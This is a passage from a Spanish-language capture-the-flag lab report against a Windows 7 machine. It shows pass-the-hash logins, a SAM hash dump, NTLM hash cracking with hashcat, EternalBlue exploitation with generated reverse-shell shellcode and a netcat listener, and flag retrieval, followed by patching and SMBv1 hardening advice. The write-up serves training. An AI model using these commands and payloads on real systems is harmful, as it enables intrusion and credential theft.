SMB    192.168.240.130 445  WIN-845Q99004PP  [-] Error enumerating domain users using WNetGetUserNames: [Errno 111] Connection refused
SMB    192.168.240.130 445  WIN-845Q99004PP  [*] Trying with SAMRPC protocol
SMB    192.168.240.130 445  WTN-845Q99004PP  [+] Enumerated domain user(s)
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\Guest
/domain
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\Hacker Mentor Admin
/omain
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\Hacker Mentor User
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\HomeGroupUser$
```

Vamos entonces al usuario admin

```
(root㉿kali)-[~/home/kali]
└─# crackmapexec smb 192.168.240.130 -u 'Hacker Mentor Admin' -H ':931a25d0405b2ea33910ad3c7404e283' --sam
```

Con el comando -- sam podemos ver nuestros hashes

[+] WIN-845Q99004PP\Hacker Mentor Admin:931a25d0405b2ea33910ad3c7404e283 (Pwn3d!)

PWN3D! es que tenemos todos los privilegios.

```
(root㉿kali)-[~/home/kali]
└─# crackmapexec smb 192.168.240.130 -u 'Hacker Mentor Admin' -H ':931a25d0405b2ea33910ad3c7404e283' --sam
SMB    192.168.240.130 445  WIN-845Q99004PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (SMBv1:True)
SMB    192.168.240.130 445  WIN-845Q99004PP  [+] WIN-845Q99004PP\Hacker Mentor Admin:931a25d0405b2ea33910ad3c7404e283 (Pwn3d!)
SMB    192.168.240.130 445  WIN-845Q99004PP  [*] Dumping SAM hashes
SMB    192.168.240.130 445  WIN-845Q99004PP  Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283 :::
SMB    192.168.240.130 445  WIN-845Q99004PP  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed016ae931b73c59d7e0c089c0 :::
SMB    192.168.240.130 445  WIN-845Q99004PP  Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29 :::
SMB    192.168.240.130 445  WIN-845Q99004PP  HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdb :::
SMB    192.168.240.130 445  WIN-845Q99004PP  [+] Added 4 SAM hashes to the database
[+] Dumping SAM hashes
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed016ae931b73c59d7e0c089c0 :::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdb :::
[+] Added 4 SAM hashes to the database
```

Al tener todos los privilegios por ser usuario administrador nos permite ver lo que encontrabamos antes utilizando el meterpreter, siendo usuario comun no nos dejaria ver esta informacion valiosa ya que no tenemos autorizacion de acceso hacia la misma. Procedemos entonces a distintos metodos de descriptacion de hashes.



Hashes

Proceeded!

2 hashes were checked: 2 found 0 not found

Found:

f56a8399599f1be040128b1dd9623c29:P@\$\$w0rd
931a25d0405b2ea33910ad3c7404e283:H4ck3rm3nt0r!

(root㉿kali)-[~/home/kali]
nano hashes eternal

GNU nano 8.2 hashes eternal
f56a8399599f1be040128b1dd9623c29
931a25d0405b2ea33910ad3c7404e283

(root㉿kali)-[~/home/kali]
hashcat -m 1000 hashes eternal /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes
Dictionary cache built:
* Filename .. : /usr/share/wordlists/rockyou.txt
* Passwords.. : 14344392
* Bytes..... : 139921507
* Keyspace .. : 14344385
* Runtime ... : 1 sec
f56a8399599f1be040128b1dd9623c29:P@\$\$w0rd
Approaching final keyspace - workload adjusted.

Manual

De manera manual encontramos previamente en el repositorio de github un exploit.
<https://github.com/3ndG4me/AutoBlue-MS17-010>

Creamos una carpeta para guardarlo y pasamos a su descarga y analizamos los archivos dentro, el mismo utiliza Python.



```
(root㉿kali)-[~/home/kali]
└─# mkdir eter_b

[root@kali ~]# cd eter_b
[root@kali ~]# git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76 (from 1)
Receiving objects: 100% (145/145), 105.75 KiB | 128.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.

[root@kali ~]# ls
AutoBlue-MS17-010

[root@kali ~]# cd AutoBlue-MS17-010
[root@kali ~]# ls
eternalblue_exploit10.py eternalblue_exploit8.py LICENSE mySMB.py requirements.txt zzz_exploit.py
eternalblue_exploit7.py eternal_checker.py listener_prep.sh README.md shellcode
```

Ejecutamos el script correspondiente a Windows 7, nos pide una ip y el ShellCode file, carga útil del sistema .

```
(root㉿kali)-[~/home/kali/eter_b/AutoBlue-MS17-010]
└─# python3 ./eternalblue_exploit7.py
./eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]
```

Allí tenemos un script que permite preparar este ShellCode, lo hacemos de la siguiente manera:

```
(root㉿kali)-[~/home/kali/eter_b/AutoBlue-MS17-010]
└─# cd shellcode

[root@kali ~]# ./shell_prep.sh
Eternal Blue Windows Shellcode Compiler
Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
```

Nos pregunta si queremos generar una revershell con msfvenom ponemos "y" que sí y completamos los datos que nos pide

```
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.240.131
LPORT you want x64 to listen on:
9090
LPORT you want x86 to listen on:
9091
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...
```

Vemos todos nuestros Shell creados en nuestro caso utilizaremos el archivo sc_x64.bin.



TAREA 3 - RETO ETERNAL

```
[root@kali]~/home/kali/eter_b/AutoBlue-MS17-010/shellcode]
# ls
eternalblue_kshellcode_x64.asm eternalblue_sc_merge.py sc_x64.bin sc_x64_msf.bin sc_x86_kernel.bin shell_prep.sh
eternalblue_kshellcode_x86.asm sc_all.bin sc_x86_kernel.bin sc_x86.msf bin sc_x86_kernel.sc
```

Nos ponemos en escucha en el puerto seleccionado

```
[root@kali]~/home/kali]
# nc -lvp 9090
listening on [any] 9090 ...
```

Ejecutamos el script nuevamente pero ahora con el shellcode.

```
[root@kali]~/home/kali/eter_b/AutoBlue-MS17-010]
# python3 eternalblue_exploit7.py 192.168.240.130 shell
code/sc_x64.bin
shellcode size: 1283
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

En nuestra escucha aparecerá nuestra sesión con meterpreter procedemos a buscar las banderas.

```
[root@kali]~/home/kali]
# nc -lvp 9090
listening on [any] 9090 ...
192.168.240.130: inverse host lookup failed: Unknown host
connect to [192.168.240.131] from (UNKNOWN) [192.168.240.130] 49161
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>cd Users
cd Users

C:\Users>cd user
cd user

C:\Users\user>cd Desktop
cd Desktop

C:\Users\user\Desktop>type bandera1.txt
type bandera1.txt
0ef3b7d488b11e3e800f547a0765da8e
C:\Users\user\Desktop>
```

0ef3b7d488b11e3e800f547a0765da8e

```
C:\Windows\system32>dir C:\ /s /b | findstr "bandera"
dir C:\ /s /b | findstr "bandera"

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\bandera1.lnk
C:\Users\Administrator\Desktop\bandera2.txt
C:\Users\user\Desktop\bandera1.txt
```

```
C:\Users\Administrator\Desktop>type bandera2.txt
type bandera2.txt
a63c1c39c0c7fd570053343451667939
a63c1c39c0c7fd570053343451667939
```

Bandera N°	Flags
Bandera 1	0ef3b7d488b11e3e800f547a0765da8e
Bandera 2	a63c1c39c0c7fd570053343451667939



7) Escalación de privilegios.



Si se utilizó y alcanzo la escalación de privilegios mediante el uso de exploits llegando a ser el usuario SYSTEM.

8) Banderas.



Pudimos encontrar:

- La bandera 1 en el usuario USER
- La bandera 2 en el usuario ADMINISTRATOR.

Bandera N°	Flags
Bandera 1	0ef3b7d488b11e3e800f547a0765da8e
Bandera 2	a63c1c39c0c7fd570053343451667939

9) Herramientas usadas.

Algunas de las herramientas utilizadas fueron:

Herramientas usadas			
Nmap	Searchsploit	Nessus	crackmapecex
Metaexploit	Github	Crackstation	Hashes.com
Google	Exploit Database	Hashcat	python

10) Herramientas - Extra OPCIONAL.



Herramientas usadas
Eternal Blues (.exe)

De las herramientas a utilizar en la clase se utilizo casi todas, una de las herramientas que no se utilizo es este ejecutable que permite averiguar de antemano si tu equipo es vulnerable a Eternal Blue.



También se utilizó la herramienta KIWI en el meterpreter para obtención de información del equipo víctima.



O.S.: Windows

Dificultad: Fácil

Puntos: 20

Fases: Explotación - Borrado de Rastros

Otras Fases: Enumeración - Reconocimiento - Persistencia



11) Conclusiones y Recomendaciones.



- ✓ Actualizar el SO: Asegúrate de tener siempre la última versión del sistema operativo y aplica todos los parches de seguridad disponibles.
- ✓ Desactivar SMBv1: Desactiva el protocolo SMBv1 en los sistemas para reducir posibles vectores de ataque.
- ✓ Configurar Firewalls: Implementa firewalls y filtrado de red para restringir el tráfico SMB a lo esencial, minimizando riesgos.
- ✓ Soluciones de Seguridad: Utiliza herramientas avanzadas como IDS/IPS y sistemas de gestión de vulnerabilidades para detectar y mitigar amenazas.
- ✓ Auditorías de Seguridad: Realiza auditorías regulares para identificar vulnerabilidades y mantener un entorno seguro.
- ✓ Capacitación del Personal: Educa a los empleados sobre seguridad cibernética y cómo reconocer ataques, como phishing.
- ✓ Plan de Respuesta: Desarrolla un plan de respuesta a incidentes para gestionar brechas de seguridad, incluyendo contención y recuperación.

